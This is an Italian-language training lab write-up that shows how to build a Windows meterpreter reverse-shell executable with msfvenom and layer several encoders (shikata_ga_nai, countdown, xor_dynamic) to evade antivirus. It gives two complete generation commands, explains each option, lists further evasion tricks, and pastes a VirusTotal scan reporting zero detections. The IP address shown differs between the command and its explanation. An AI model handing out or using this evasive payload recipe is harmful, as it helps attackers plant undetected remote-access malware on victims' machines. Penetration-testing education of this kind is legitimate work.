S9L1 msfvenom

Introduzione:

L'obiettivo di oggi era quello di creare un **malware** utilizzando **msfvenom** che risulti meno rilevabile rispetto al malware analizzato durante la lezioni odierna:

Codice Completo

```
msfvenom -p
windows/meterpreter/reverse_tcp
LHOST=192.168.1.23 LPORT=5959 -a x86
--platform windows -e x86/shikata_ga_nai -i
100 -f raw | msfvenom -a x86 --platform
windows -e x86/countdown -i 200 -f raw |
msfvenom -a x86 --platform windows -e
x86/shikata_ga_nai -i 138 -o
polimorficommm.exe
```

Il punto è stato quello di capire come funziona un **payload** di tipo **meterpreter**, utilizzato per stabile una connessione **reverse** (**reverse shell**) dalla macchina vittima alla macchina attaccante.

Cos'è msfvenom?

msfvenom è uno strumento di creazione di payload integrato nel **metasploit framework**, uno dei più potenti strumenti per test di penetrazione e sviluppo di exploit, **msfvenom** permette di creare payload personalizzati che possono essere utilizzati per penetrare dei **sistemi target**.

Spiegazione del comando:

Il comando sopra riportato specifica che il payload andato ad utilizzare stabilisce una **connessione inversa TCP**.

-p windows/meterpreter/reverse_tcpPratica

Indica l'indirizzo IP della macchina attaccante, dove si connetterà il malware una volta eseguito:

LHOST=192.168.0.100

La porta sulla quale l'attaccante si mette in ascolto:

LPORT=5959

Specifica l'architettura della macchina vittima (x86 32bit) e la piattaforma (Windows):

-a x86 --platform windows

Indica l'uso di un **encoder** che offusca il payload per renderlo meno rilevabile da **software antivirus**. **Shikata Ga Nai** è un encoder polimorfico che modifica continuamente il payload per evitare il rilevamento:

-e x86/shikata_ga_nai -i 100

Specifica il formato di output del payload, che in questo caso è **raw** (formato binario):

-f raw


Aggiunge un ulteriore stadio di offuscamento utilizzando l'encoder **x86/countdown**, che cerca di migliorare ulteriormente l'elusività del malware:

| msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw

Specifica il nome del file finale generato, in questo caso **polimorficommm.exe**, che sarà il malware eseguibile da lanciare sulla macchina vittima:

-o polimorficommm.exe

Scansione Virus Total 1:



Per rendere il codice ancora più offuscato:

Per rendere il malware ancora più **offuscato** e quindi più **elusivo** ai sistemi di rilevamento, possiamo usare ulteriori tecniche di offuscamento con **msfvenom** e altre opzioni avanzate, come combinare diversi **encoder** e **shuflare**.

Oppure possiamo provare diverse tecniche:

Aumentare le iterazioni;

Modificare il payload;

Usare encoder personalizzati;


Cambiare encoder;

Obfuscazione;

Usando **questo codice** agli occhi degli **anti-virus**, rispetto al codice sopra, apparirà come meno dannoso:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficommm2.exe

In questo codice abbiamo aumentato le **iterazioni** (**i -200**), ed abbiamo cambiato


0
/ 62
Community Score
No security vendors flagged this file as malicious
Reanalyze
Similar
More
01e2c3ad3d5b754b677d6580fb194b229df3a2dfbff009337918de826a729a98
polimorfico.exe
Size
18.20 KB
Last Analysis Date
a moment ago
DETECTION
DETAILS
COMMUNITY
Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.
Security vendors' analysis
Do you want to automate checks?
Acronis (Static ML) Undetected
AhnLab-V3 Undetected
AliCloud Undetected
ALYac Undetected
Antiy-AVL Undetected
Arcabit Undetected
Avast Undetected
AVG Undetected
Avira (no cloud) Undetected
Baidu Undetected
BitDefender Undetected
Bkav Pro Undetected
ClamAV Undetected
CMC Undetected
CrowdStrike Falcon Undetected
CTX Undetected